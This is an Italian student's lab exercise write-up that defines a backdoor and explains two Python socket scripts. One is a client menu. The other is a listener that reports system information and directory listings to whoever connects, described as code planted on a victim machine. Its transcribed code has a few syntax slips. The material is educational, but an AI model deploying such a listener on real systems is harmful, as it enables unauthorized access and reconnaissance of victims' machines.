

# Esercizio S3L2

## Traccia


Spiegare cos'è una backdoor e perché è pericolosa.

Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due. Opzionale (consigliato) testare praticamente il codice.

## Spiegazione 1:

Una backdoor è una vulnerabilità di sicurezza intenzionalmente inserita in un sistema o software per consentire un accesso non autorizzato o eludere le misure di sicurezza. Le backdoor possono essere implementate a livello hardware o software e vengono spesso utilizzate per scopi dannosi, come l'accesso remoto non autorizzato, il controllo del sistema da remoto, l'evasione delle misure di sicurezza e la persistenza nel sistema. Sono pericolose perché consentono agli attaccanti di ottenere un accesso non autorizzato, compromettere la sicurezza del sistema e compiere azioni dannose come il furto di informazioni o l'installazione di malware aggiuntivo. La prevenzione delle backdoor richiede pratiche di sicurezza robuste, tra cui l'applicazione regolare di patch, l'uso di software antivirus, la configurazione corretta delle politiche di sicurezza e la formazione degli utenti.

## Spiegazione 2:



The screenshot shows the Visual Studio Code interface with a Python client script open. The Explorer sidebar on the left shows the file structure with 'server.py' and 'client.py' in the 'OPEN EDITORS' section, and a '\_PYCACHE\_' directory containing 'EsercioS3L1.cpython-311.pyc'. The main editor window displays the code for 'client.py'.

```
1  import socket
2
3  SRV_ADDR = input("Type the server IP address: ")
4  SRV_PORT = int(input("Type the server port: "))
5
6  def print_menu():
7      print("""\n\n0) Close the connection
8      1) Get system info
9      2) List directory contents""")
10
11  my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12  my_sock.connect((SRV_ADDR, SRV_PORT))
13
14  print("Connection established")
15  print_menu()
16
17  while 1:
18      message = input("\n-Select an option: ")
19
20      if(message == "0"):
21          my_sock.sendall(message.encode())
22          my_sock.close()
23          break
24
25      elif(message=="1"):
26          my_sock.sendall(message.encode())
27          data = my_sock.recv(1024)
28          if not data : break
29          print(data.decode('utf-8'))
30
31      elif(message== "2"):
32          path=input ("Insert the path : ")
33          my_sock.sendall(message.encode())
34          my_sock.sendall(path.encode())
35          data = my_sock.recv(1024)
36          data = data.decode('utf-8').split(",")
37          print("***40)
38          for x in data:
39              print(x)
40          print("***40)
```

Questo programma in esecuzione chiede al server l'informazione , questo utente può essere un hacker che cerca di chiedere informazione al server

```
1 import socket
2 import platform
3 import os
4
5 SRV_ADDR = "192.168.32.111"
6 SRV_PORT = 1234
7
8 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9 s.bind((SRV_ADDR, SRV_PORT))
10 s.listen(1)
11 connection, address = s.accept()
12
13 print ("client connected : ", address)
14
15 while 1:
16     try:
17         data = connection.recv(1024)
18         except: continue
19
20     if (data.decode('utf-8') == '1'):
21         tosend = platform.platform() + " " + platform.machine()
22         connection.sendall(tosend.encode())
23     elif (data.decode('utf-8') == '2'):
24         data = connection.recv(1024)
25         try:
26             filelist = os.listdir(data.decode('utf-8'))
27             tosend = ""
28             for x in filelist:
29                 tosend += ", " + x
30         except:
31             tosend = "Wrong path"
32         connection.sendall(tosend.encode())
33     elif (data.decode('utf-8') == '0'):
34         connection.close()
35         connection.address = s.accept()
36
37
```

Questo programma è server sempre in ascolto che ha accesso a tutte le informazioni della macchina vittima. In caso di un attacco hacker, uno dei metodi che l'hacker utilizza è di iniettare questo programma nella macchina vittima e poi entrare facendo richiesta al server.



In questa simulazione , la macchina a destra esegue il programma del server che sta in ascolto e la macchina a sinistra esegue quello 'utente' che riesce a richiedere informazione della macchina server